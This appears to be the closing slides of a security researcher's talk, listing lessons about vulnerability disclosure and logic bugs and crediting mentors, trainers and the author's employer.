
- Don't waste your time with bug bounty platforms – You will get scammed
- 90 + 30-day googleprojectzero rule
- Resist requests to go via bug bounty sites if you want to own the bug
- Logic Bugs are everywhere, some more useful than others
- Assumptions are made to be broken
- Computa go brr

Never ASSUME

It makes an *ASS* out of *U* and *ME*

Giving credit where credit is due

- **Csaba Fitzl** (@theevilbit) - Providing training [EXP-312] & Publishing great research
- **Wojciech Reguła** (@_r3ggi) – Worked with Csaba on the Exploiting XPC in AntiVirus Software presentation
- **Jonas Lykkegaard** (@jonaslyk) - Mentoring + developing my break things mindset
- **Mickey Jin** (@patch1t) - Inspiring with cool bugs
- **WithSecure** (@WithSecure) - Providing research time and training budget
- **WithSecure Labs** (@withsecurelabs) - A platform to publish research



Go and find some bugs !